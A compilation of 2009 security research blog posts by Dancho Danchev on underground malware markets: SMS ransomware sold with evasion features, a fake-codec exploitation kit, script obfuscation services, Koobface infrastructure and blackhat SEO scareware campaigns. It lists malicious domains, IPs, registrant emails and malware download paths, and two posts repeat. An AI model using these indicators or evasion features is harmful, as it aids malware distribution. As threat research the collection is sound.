12. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

13. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

14. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

15. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

16. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

17. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

18. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

19. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

20. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

21. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

22. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

23. http://ddanchev.blogspot.com/

1303



5th SMS Ransomware Variant Offered for Sale (2009-07-29 13:17)

" Your system has been blocked because it is running a pirated copy of Windows. In order to unblock it, enter the activation code sent to you by SMS-ing the following number. "

Demand and [1]emerging business models based on micro-payment ransom meet supply, with yet another

SMS-based ransomware variant offered for sale ($25). Just like in previous underground market propositions, this one comes with a value-added service in the form of managed undetected binaries on a daily basis for an extra $5

for an undetected copy. It’s worth pointing out that due to the customization offered, their original layouts and the error messages will look a lot different once their customers get hold of the ransomware.

Key features include:

- protecting against repeated infection through Mutex

- pops-up on the top of all windows

- disables safe mode, as well as possible key combinations attempting to bypass the window

- adds itself as a trusted executable/excluded one in Windows Firewall

1304

- variety of non-intrusive auto-starting/executable injecting capabilities

- Rotx encryption for the activation codes

- ability to embedd more than one activation code

- monitors and automatically blocks process names of tools that could allow removal

- complete removal of the code from the system once the correct activation code is entered

- zero detection rate of a sampled binary – of course the advertiser is biased and he didn't bother including reference to the service he used (Virustotal, NoVirusThanks.org etc.)

Despite several isolated cases where the originally Russian-based ransomware is affecting international English-speaking users, the campaigns are primarily targeting Russian speaking users – at least for the time being until the malware authors or their customers start localizing it. This emerging micro-payment ransomware business model is the direct result of largely unregulated market segments allowing literally anyone to get hold of a premium and automatically managed number in order to facilitate it.

Related posts:

[2]4th SMS Ransomware Variant Offered for Sale

[3]3rd SMS Ransomware Variant Offered for Sale

[4]SMS Ransomware Source Code Now Offered for Sale

[5]New ransomware locks PCs, demands premium SMS for removal

This post has been reproduced from [6]Dancho Danchev's blog.

1. http://www.symantec.com/business/security_response/writeup.jsp?docid=2009-072422-2049-99&tabid=2

2. http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html

3. http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html

4. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html

5. http://blogs.zdnet.com/security/?p=3197

6. http://ddanchev.blogspot.com/

1305





Social Engineering Driven Web Malware Exploitation Kit (2009-07-30 16:36)

The [1]standardization through [2]template-ization of bogus codec/flash player/video pages, taking place during the past two years, has exponentially increased the [3]efficiency levels of malware campaigns relying exclusively on

[4]social engineering.

Just like [5]phishing pages being commodity, these commodity spoofs of legitimate software/plugins relying on 1306



"visual social engineering" represent a market segment by themselves, one that some cybercriminals have been attempting to monetize for a while.

Case in point - their latest attempt to do so comes in the form of the first social engineering driven web malware exploitation kit.

Despite that the kit's author has ripped off a well known exploits-serving malware kit's statistics interface, what's unique about this release is the fact that the exploit modules come in the form of " Missing Flash Player", " Outdated Flash Player", " Missing Video Codec", " Outdated Video Codec", "Codec Required" modules.

These very same modules represent the dominant social engineering attack vector on the Internet due to the quality of the spoofs and the end users' gullibility while self-infecting themselves. For the time being, the author appears to be an opportunist rather than someone interested in setting new benchmarks for standardization social engineering by using the efficiency and delivery methods offered by a web malware exploitation kit.

1307



Interestingly, a huge number of fake codec serving web sites are already detecting the OS/Browser of the visitor, and serving [6]Mac OS X based malware or Windows based malware based on the detection. This fact, as well as the fact that visual spoofs of OS X like dialogs are also getting template-ized are not a coincidence - it's a signal for an efficient and social engineering driven malware delivery mechanism in the works. The development of the kit will be monitored and updates posted - if any.

Meanwhile, the recent blackhat SEO campaign which attempted to hijack ' Harry Potter and the Half-Blood Prince'

related traffic is a good example on how despite the magnitude of the campaign – hundreds of thousands of indexed and malware serving pages – due to the manual

campaign management, its centralized nature makes it easier to shut down.

1308



Upon clicking on a link, the end user was redirected to ***usa-top-news .info*** *- 67.228.147.71 - Email:*

fullhdvid@gmail.com, then to ***world-news-scandals .com*** *Email: wnscandals@gmail.com, and finally to*

tubesbargain .com*/xplay.php?id=40018 - 216.240.143.7 - j0cqware@gmail.com where [7]the codec was served from* ***exefreefiles .com*** *- 95.211.8.20 - Email: case0ns@gmail.com. More coded serving domains are parked on the same IPs:*

216.240.143.7

sunny-tube-world .com *- Email: briashou@gmail.com*

the-blue-tube .com *- Email: malccrome@gmail.com*

onlysteeltube.com *- Email: briashou@gmail.com*

thecooltube .com *- Email: malccrome@gmail.com*

etesttube .com *- Email: katschezz@gmail.com*

thegrouttube .com *- Email: katschezz@gmail.com*

fllcorp .com

95.211.8.20

exe-load-2009 .com *- Email: robeshur@gmail.com*

exefiledata .com *- Email: robeshur@gmail.com*

exereload .com *- Email: robeshur@gmail.com*

1309



load-exe-world .com *- Email: robeshur@gmail.com*

cool-exe-file .com *- Email: robeshur@gmail.com*

last-home-exe .com *- Email: robeshur@gmail.com*

exefreefiles .com *- Email: case0ns@gmail.com*

boardexefiles .com *- Email: case0ns@gmail.com*

exeloadsite .com *- Email: j0cqware@gmail.com*

The gang maintains another domain portfolio with pretty descriptive nature for phone back, direct fake codec serving purposes:

agro-files-archive .com

alkbbs-files .com

all-tube-world .com

best-light-search .com

1310

besttubetech .com

chamitron .com

cheappharmaad .com

dipexe .com

downloadnativeexe .com

ebooks-archive .org

etesttube .com

exedownloadfull .com

exefiledata .com

exe-paste .com

exe-soft-development .com

exe-xxx-file .com

eyeexe .com

go-exe-go .com

greattubeamp .com

green-tube-site .com

hotexedownload .com

hot-exe-load .com

imagescopybetween .com

isyouimageshere .com

labsmedcom .com

last-exe-portal .com

lost-exe-site .com

lyy-exe .com

main-exe-home .com

mchedlishvili .name

metro-tube .net

my-exe-load .com

newfileexe .com

protectionimage .com

robo-exe .com

rube-exe .com

securetaxexe .com

softportal-extrafiles .com

softportal-files .com

storeyourimagehere .com

super0tube .com

super-exe-home .com

supertubetop .com

sysreport1 .com

sysreport2 .com

testtubefilms .com

texasimages2009 .com

the-blue-tube.com

thecooltube .com

thegrouttube .com

thetubeamps .com

thetubesmovie .com

tiaexe .com

tube-best-4free .com

1311

tube-collection .com

tvtesttube .com

yourtubetop .com

Who’s behind these domains and the Harry Potter blackhat SEO campaign? But, "of course", it’s the "[8]fan club"

with the [9]Koobface connection, continuing to use [10]the same phone back locations that they’ve been using during [11]the past couple of months - ***myart-gallery .com****/senm.php - 64.27.5.202 - Email: jnthndnl@gmail.com;* ***robert-art .com/senm.php*** *- 66.199.229.229 - Email: robesha@gmail.com;* ***superarthome .com/senm.php*** *-*

216.240.146.119 - Email: chucjack@gmail.com.

This post has been reproduced from [12]Dancho Danchev’s blog.

1. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

2. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

3. http://ddanchev.blogspot.com/2009/04/bogus-linkedin-profiles-redirect-to.html

4. http://ddanchev.blogspot.com/2009/02/fake-codec-serving-domains-from.html

5. http://ddanchev.blogspot.com/2008/03/phishing-pages-for-every-bank-are.html

6. http://blogs.zdnet.com/security/?p=3575

7.

http://www.virustotal.com/analisis/3f50aa3f6da31c4a93aa6113f927a67e836ee6cd96fdca6a161ab52918468950-1248724591

8. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

9. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

10. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

11. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

12. http://ddanchev.blogspot.com/

1312





Social Engineering Driven Web Malware Exploitation Kit (2009-07-30 16:36)

The [1]standardization through [2]template-ization of bogus codec/flash player/video pages, taking place during the past two years, has exponentially increased the [3]efficiency levels of malware campaigns relying exclusively on

[4]social engineering.

Just like [5]phishing pages being commodity, these commodity spoofs of legitimate software/plugins relying on 1313



"visual social engineering" represent a market segment by themselves, one that some cybercriminals have been attempting to monetize for a while.

Case in point - their latest attempt to do so comes in the form of the first social engineering driven web malware exploitation kit.

Despite that the kit’s author has ripped off a well known exploits-serving malware kit’s statistics interface, what’s unique about this release is the fact that the exploit modules come in the form of " Missing Flash Player", " Outdated Flash Player", " Missing Video Codec", " Outdated Video Codec", "Codec Required" modules.

These very same modules represent the dominant social engineering attack vector on the Internet due to the quality

of the spoofs and the end users' gullibility while self-infecting themselves. For the time being, the author appears to be an opportunist rather than someone interested in setting new benchmarks for standardization social engineering by using the efficiency and delivery methods offered by a web malware exploitation kit.

1314



Interestingly, a huge number of fake codec serving web sites are already detecting the OS/Browser of the visitor, and serving [6]Mac OS X based malware or Windows based malware based on the detection. This fact, as well as the fact that visual spoofs of OS X like dialogs are also getting template-ized are not a coincidence - it's a signal for an efficient and social engineering driven malware delivery mechanism in the works. The development of the kit will be monitored and updates posted - if any.

Meanwhile, the recent blackhat SEO campaign which attempted to hijack ' Harry Potter and the Half-Blood Prince'

related traffic is a good example on how despite the magnitude of the campaign – hundreds of thousands of indexed and malware serving pages – due to the manual campaign management, its centralized nature makes it easier to shut down.

1315



Upon clicking on a link, the end user was redirected to ***usa-top-news .info*** *- 67.228.147.71 - Email:*

fullhdvid@gmail.com, then to ***world-news-scandals .com*** *Email: wnscandals@gmail.com, and finally to*

tubesbargain .com*/xplay.php?id=40018 - 216.240.143.7 - j0cqware@gmail.com where [7]the codec was served from* ***exefreefiles .com*** *- 95.211.8.20 - Email: case0ns@gmail.com. More coded serving domains are parked on the same IPs:*

216.240.143.7

sunny-tube-world .com *- Email: briashou@gmail.com*

the-blue-tube .com *- Email: malccrome@gmail.com*

onlysteeltube.com *- Email: briashou@gmail.com*

thecooltube .com *- Email: malccrome@gmail.com*

etesttube .com *- Email: katschezz@gmail.com*

thegrouttube .com *- Email: katschezz@gmail.com*

fllcorp .com

95.211.8.20

exe-load-2009 .com *- Email: robeshur@gmail.com*

exefiledata .com *- Email: robeshur@gmail.com*

exereload .com *- Email: robeshur@gmail.com*

1316



load-exe-world .com *- Email: robeshur@gmail.com*

cool-exe-file .com *- Email: robeshur@gmail.com*

last-home-exe .com *- Email: robeshur@gmail.com*

exefreefiles .com *- Email: case0ns@gmail.com*

boardexefiles .com *- Email: case0ns@gmail.com*

exeloadsite .com *- Email: j0cqware@gmail.com*

The gang maintains another domain portfolio with pretty descriptive nature for phone back, direct fake codec serving purposes:

agro-files-archive .com

alkbbs-files .com

all-tube-world .com

best-light-search .com

besttubetech .com

1317

chamitron .com

cheappharmaad .com

dipexe .com

downloadnativeexe .com

ebooks-archive .org

etesttube .com

exedownloadfull .com

exefiledata .com

exe-paste .com

exe-soft-development .com

exe-xxx-file .com

eyeexe .com

go-exe-go .com

greattubeamp .com

green-tube-site .com

hotexedownload .com

hot-exe-load .com

imagescopybetween .com

isyouimageshere .com

labsmedcom .com

last-exe-portal .com

lost-exe-site .com

lyy-exe .com

main-exe-home .com

mchedlishvili .name

metro-tube .net

my-exe-load .com

newfileexe .com

protectionimage .com

robo-exe .com

rube-exe .com

securetaxexe .com

sk1project .org

softportal-extrafiles .com

softportal-files .com

storeyourimagehere .com

super0tube .com

super-exe-home .com

supertubetop .com

sysreport1 .com

sysreport2 .com

testtubefilms .com

texasimages2009 .com

the-blue-tube.com

thecooltube .com

thegrouttube .com

thetubeamps .com

thetubesmovie .com

tiaexe .com

tube-best-4free .com

1318

tube-collection .com

tvtesttube .com

yourtubetop .com

Who’s behind these domains and the Harry Potter blackhat SEO campaign? But, "of course", it’s the "[8]fan club"

with the [9]Koobface connection, continuing to use [10]the same phone back locations that they’ve been using during [11]the past couple of months - ***myart-gallery .com****/senm.php - 64.27.5.202 - Email: jnthndnl@gmail.com;* ***robert-art .com/senm.php*** *- 66.199.229.229 - Email: robesha@gmail.com;* ***superarthome .com/senm.php*** *-*

216.240.146.119 - Email: chucjack@gmail.com.

This post has been reproduced from [12]Dancho Danchev’s blog.

1. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

2. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

3. http://ddanchev.blogspot.com/2009/04/bogus-linkedin-profiles-redirect-to.html

4. http://ddanchev.blogspot.com/2009/02/fake-codec-serving-domains-from.html

5. http://ddanchev.blogspot.com/2008/03/phishing-pages-for-every-bank-are.html

6. http://blogs.zdnet.com/security/?p=3575

7.

http://www.virustotal.com/analisis/3f50aa3f6da31c4a93aa6113f927a67e836ee6cd96fdca6a161ab52918468950-1248724591

8. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

9. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

10. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

11. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

12. http://ddanchev.blogspot.com/

1319

2.8

August

1320



Summarizing Zero Day's Posts for July (2009-08-03 17:02)

The following is a brief summary of all of my posts at ZDNet's [1]Zero Day for July.

You can also go through previous summaries for [2]June, [3]May, [4]April, [5]March, [6]February, [7]January,

[8]December, [9]November, [10]October, [11]September, [12]August and [13]July, as well as subscribe to my

[14]personal RSS feed or [15]Zero Day's main feed.

Notable articles include - [16]Manchester City Council pays $2.4m in Conficker clean up costs; [17]Transmitter.C mobile malware spreading in the wild and [18]Does free antivirus offer a false feeling of security?

01. *[19]Manchester City Council pays $2.4m in Conficker clean up costs*

02. *[20]EyeWonder malware incident affects popular web sites*

1321

03. *[21]Koobface worm joins the Twittersphere*

04. *[22]Transmitter.C mobile malware spreading in the wild*

05. *[23]ImageShack hacked by anti-full disclosure movement*

06. *[24]Does free antivirus offer a false feeling of security?*

07. *[25]Remote code execution exploit for Firefox 3.5 in the wild*

08. *[26]Adobe ships insecure version of Reader from official site*

09. *[27]The future of mobile malware - digitally signed by Symbian?*

10. *[28]419 scammers using Dilbert.com*

11. *[29]Spammers go multilingual, use automatic translation services*

This post has been reproduced from [30]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/07/summarizing-zero-days-posts-for-june.html

3. http://ddanchev.blogspot.com/2009/06/summarizing-zero-days-posts-for-may.html

4. http://ddanchev.blogspot.com/2009/05/summarizing-zero-days-posts-for-april.html

5. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for-march.html

6. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for.html

7. http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html

8. http://ddanchev.blogspot.com/2009/01/summarizing-zero-days-posts-for.html

9. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

10. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

11. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

12. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

13. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

14. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

15. http://feeds.feedburner.com/zdnet/security

16. http://blogs.zdnet.com/security/?p=3690

17. http://blogs.zdnet.com/security/?p=3713

18. http://blogs.zdnet.com/security/?p=3733

19. http://blogs.zdnet.com/security/?p=3690

20. http://blogs.zdnet.com/security/?p=3694

21. http://blogs.zdnet.com/security/?p=3706

22. http://blogs.zdnet.com/security/?p=3713

23. http://blogs.zdnet.com/security/?p=3725

24. http://blogs.zdnet.com/security/?p=3733

25. http://blogs.zdnet.com/security/?p=3743

26. http://blogs.zdnet.com/security/?p=3764

27. http://blogs.zdnet.com/security/?p=3781

28. http://blogs.zdnet.com/security/?p=3809

29. http://blogs.zdnet.com/security/?p=3813

30. http://ddanchev.blogspot.com/

1322



Managed Polymorphic Script Obfuscation Services (2009-08-04 19:32)

Cybecriminals understand the value of quality assurance, and have been actively running business models on the top of it for [1]the past two years.

From the [2]multiple offline antivirus scanners using pirated software, the [3]online detection rate checking services allowing scheduled URL scan and notification upon detection by antivirus vendors, to the underground alternatives of VirusTotal in the form of [4]multiple firewalls bypass verification checks - cybercriminals are actively benchmarking and optimizing their releases before launching yet another campaign.

1323



A newly launched service aims to port a universal managed malware feature on the web - the polymorphic [5]obfuscation of malicious scripts in an attempt to increase [6]the lifecycle of a particular campaign.

Interestingly, due to the obvious software piracy within the cybercrime ecosystem which allowed [7]propri-

etary malware tools to leak [8]in the wild, the service is using a particular malware kit's javascript obfuscation routines and is running a business model on it.

1324





For the time being, it relies on three obfuscation algorithms, ***HTMLCryptor*** *olnly - used 56 times,* ***TextUnescape*** *-*

used 109 times, and ***PolyLite*** *- already used 177 times. The DIY obfuscation service, also checks and notifies the cybercriminal over ICQ in cases when his IPs and domain names have been blacklisted by Google's Safebrowsing, as well as Spamhaus, and more checks against public malware domain/IP databases are on the developer's to-do list.*

1325

The price? $20 for monthly access and $5 for weekly. Despite the fact that the service is attempting to monetize a commodity feature available to cybecriminals through the managed updates that come with the purchase of a proprietary web malware exploitation kit, it's not a fad since it fills in the DIY niche where the variety of the algorithms offered and their actual quality will either spell the doom or the rise of the service.

This post has been reproduced from [9]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html

2. http://ddanchev.blogspot.com/2008/04/quality-and-assurance-in-malware.html

3. http://ddanchev.blogspot.com/2008/10/quality-and-assurance-in-malware.html

4. http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html

5. http://ddanchev.blogspot.com/2007/08/offensive-storm-worm-obfuscation.html

6. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

7. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

8. http://ddanchev.blogspot.com/2008/04/diy-exploit-embedding-tool-proprietary.html

9. http://ddanchev.blogspot.com/

1326





Movement on the Koobface Front (2009-08-04 21:10)

Now that the [1]Koobface gang is no longer expressing its [2]gratitude for the takedown of its command and

control servers, the group has put its contingency planning in action thanks to the on purposely slow reaction of

UKSERVERS-MNT's ([3]78.110.175.15) abuse department.

*Next to the regular updates (**web.reg .md**/1/[4]websrvx2.exe; **web.reg.md**/1/ [5]prx.exe), the group introduced two new domains and started taking advantage of two more IPs for its main command and control server. **upr0306 .com** now responds to:*

[6]67.215.238.178 - AS22298 - Netherlands Distinctio Ltd

[7]78.110.175.15 - AS42831 UKSERVERS-AS UK Dedicated Servers Limited UK Dedicated Servers

[8]221.5.74.46 - AS17816 - CHINA169-GZ CNCGROUP IP network China169 Guangzhou MAN

*and that includes the two new domains introduced - **pam-220709 .com**; **ram-220709 .com**, with **ram-220709***

***.com/go/?pid=30909 &type=videxpgo.php?sid=4 &sref=** redirecting to the [9]Koobface botnet.*

*Interestingly, **67.215.238.178** (hosted.by.pacificrack.com) was also used in the blackhat SEO campaigns from June/July, with [10]warwork .info and [11]tangoing .info parked there.*

1327

Related posts:

[12]Koobface - Come Out, Come Out, Wherever You Are

[13]Dissecting Koobface Worm's Twitter Campaign

[14]Dissecting the Koobface Worm's December Campaign

[15]Dissecting the Latest Koobface Facebook Campaign

[16]The Koobface Gang Mixing Social Engineering Vectors

Ukrainian "fan club" and the Koobface connection:

[17]Dissecting a Swine Flu Black SEO Campaign

[18]Massive Blackhat SEO Campaign Serving Scareware

[19]From Ukrainian Blackhat SEO Gang With Love

[20]From Ukrainian Blackhat SEO Gang With Love - Part Two

[21]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[22]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[23]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [24]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

2.

http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1.PNG

3. http://whois.domaintools.com/78.110.175.15

4.

http://www.virustotal.com/analisis/47ed6dbad1e881980f590ada9cdb13f03435ed61c0f7dd34c8e45df8470d2550-1248891066

5.

http://www.virustotal.com/analisis/a0c5554b14d8a552c0ddd5dd0003317737faba73a8158e4fba66d8cfdb5b4f77-1249385724

6. *http://whois.domaintools.com/67.215.238.178*

7. *http://whois.domaintools.com/78.110.175.15*

8. *http://whois.domaintools.com/221.5.74.46*

9. *http://www.virustotal.com/analisis/0897c3505950a78c8f4558acd9ea62abb692c3d5b962a0a70015234504b1c148-1249385858*

10. *http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html*

11. *http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html*

12. *http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html*

13. *http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html*

14. *http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html*

15. *http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html*

16. *http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html*

17. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

18. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

19. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

20. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

21. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

22. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

23. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

24. http://ddanchev.blogspot.com/

1328





Movement on the Koobface Front (2009-08-04 21:10)

Now that the [1]Koobface gang is no longer expressing its [2]gratitude for the takedown of its command and

control servers, the group has put its contingency planning in action thanks to the on purposely slow reaction of UKSERVERS-MNT's ([3]78.110.175.15) abuse department.

*Next to the regular updates (**web.reg .md**/1/[4]websrvx2.exe; **web.reg.md**/1/ [5]prx.exe), the group introduced two new domains and started taking advantage of two more IPs for its main command and control server. **upr0306 .com** now responds to:*

[6]67.215.238.178 - AS22298 - Netherlands Distinctio Ltd

[7]78.110.175.15 - AS42831 UKSERVERS-AS UK Dedicated Servers Limited UK Dedicated Servers

[8]221.5.74.46 - AS17816 - CHINA169-GZ CNCGROUP IP network China169 Guangzhou MAN

*and that includes the two new domains introduced - **pam-220709 .com**; **ram-220709 .com**, with **ram-220709***

***.com/go/?pid=30909 &type=videxpgo.php?sid=4 &sref=** redirecting to the [9]Koobface botnet.*

*Interestingly, **67.215.238.178** (hosted.by.pacificrack.com) was also used in the blackhat SEO campaigns from June/July, with [10]warwork .info and [11]tangoing .info parked there.*

1329

Related posts:

[12]Koobface - Come Out, Come Out, Wherever You Are

[13]Dissecting Koobface Worm’s Twitter Campaign

[14]Dissecting the Koobface Worm’s December Campaign

[15]Dissecting the Latest Koobface Facebook Campaign

[16]The Koobface Gang Mixing Social Engineering Vectors

Ukrainian "fan club" and the Koobface connection:

[17]Dissecting a Swine Flu Black SEO Campaign

[18]Massive Blackhat SEO Campaign Serving Scareware

[19]From Ukrainian Blackhat SEO Gang With Love

[20]From Ukrainian Blackhat SEO Gang With Love - Part Two

[21]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[22]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[23]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [24]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

2.

http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1.PNG

3. http://whois.domaintools.com/78.110.175.15

4.

http://www.virustotal.com/analisis/47ed6dbad1e881980f590ada9cdb13f03435ed61c0f7dd34c8e45df8470d2550-12488

91066

5.

http://www.virustotal.com/analisis/a0c5554b14d8a552c0ddd5dd0003317737faba73a8158e4fba66d8cfdb5b4f77-12493

85724

6. http://whois.domaintools.com/67.215.238.178

7. http://whois.domaintools.com/78.110.175.15

8. http://whois.domaintools.com/221.5.74.46

9.

http://www.virustotal.com/analisis/0897c3505950a78c8f4558acd9ea62abb692c3d5b962a0a70015234504b1c148-12493

85858

10. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

11. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

12. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

13. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

14. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

15. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

16. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

17. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

18. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

19. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

20. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

21. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

22. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

23. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

24. http://ddanchev.blogspot.com/

1330



Scareware Template Localized to Arabic (2009-08-05 22:07)

A "new tactic" is supposedly being used as a [1]Blue Screen of Death scareware template with a single missing fact

"for the record" - the template is old, I came across it on [2]June 17th, with Marshal8e6 featuring it even earlier on the [3]12th of June.

What's new on the template front in respect to [4]scareware is what will inevitably start taking place across all the market segments within the underground economy in the long term - [5]market segmentation and localization, namely, translating the malware/spam/phishing templates to the native language of the prospective victims.

1331



A decent example is the first ever template of the popular "My Computer Online Scan" fake scanning screen localized to Arabic - ***scan-online .co.cc/arabic.php*** *(67.222.148.26).*

The last time [6]localization of fake security software was actively taking place was in April, 2008, and the campaigners back then also localized the domain names next to the actual content.

This post has been reproduced from [7]Dancho Danchev's blog.

1. http://sunbeltblog.blogspot.com/2009/07/new-rogue-tactic-blue-screen-of.html

2. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

3. http://www.marshal8e6.com/trace/i/Scareware-Twitters,trace.1004%7E.asp

4. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html

5. http://blogs.zdnet.com/security/?p=3813

6. http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html

7. http://ddanchev.blogspot.com/

1332



Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware (2009-08-06 21:29)

During the past 24 hours, a [1]blackhat SEO campaign has been hijacking U.S Federal Forms related keywords in an attempt to serve scareware.

What's particularly interesting about the campaign is that the Ukrainian fan club behind it – you didn't even think for a second that there's no connection with their previous campaigns, did you? – are using basic segmentation principles since the tax form keywords poisoning is attempting to hijack U.S traffic. Evasive practices are also in place through the usual http referrer check, which would only serve the scareware if the visitor is coming from Google.com, if not a 404 error message will appear.

Upon clicking on the link, the user is redirected through a centralized location responsible for managing the traffic from the thousands of subdomains/keywords used - ***honda-recycle .cn****/go.php?id=2017 &key=cbafb5cb2*

&p=1 - 83.133.123.113 Email: accabj@cn.accaglobal.com. Parked on the same IP are also related malware/scareware
1333



domains:

winsoftwareupdatev2 .com - *Email: webmaster@kaity.or.kr*

much-in-love .com *- Email: krebikim@kanmail.net*

i-dont-care-much .com - *Email: krebikim@kanmail.net*

malwareurlblock .com *- Email: Qinrui971@hotmail.com*

bennysaintscathedral .com *- Email: gayaomila@yahoo.com*

browsersecurityinfo .com - *Email: visor@elcomtech.com*

windowssecurityinfo .com *- Email: arziw12@freebbmail.com*

ringtone-radio .com *- Email: bobbyer@iofc.org*

events-team-manager .com *- Email: krebikim@kanmail.net*

1worldupdatesserver .com *- Email: tapias.andres@hdtvspain.org*

discovernewchina .cn *- Email: leijun.ma@unifem.org*

rollerskatesadvise .cn *- Email: info@chinaeuropaforum.net*

allfootballmanager .cn *- Email: info@chinaeuropaforum.net*

hardwarefactories .cn *- Email: leijun.ma@unifem.org*

besthockeyteams .cn - *Email: info@chinaeuropaforum.net*

gowildtours .cn - *Email: leijun.ma@unifem.org*

1334



The malicious domains used – with two exceptions – are all parked at AltusHost Inc./ALTUSHOST-NET. Here's the complete list:

tebdigasbi .com *- 91.214.44.205 - Email: martin94304@yahoo.com*

kraijfaw .com *- 91.214.44.240 - Email: argantael31869@msn.com*

reychohica .com *- 91.214.44.209 - Email: martin94304@yahoo.com*

fequervo .com *- 91.214.44.239 - Email: orla53111@hotmail.com*

ukaszohat .com *- 91.214.44.205 - Email: argantael31869@msn.com*

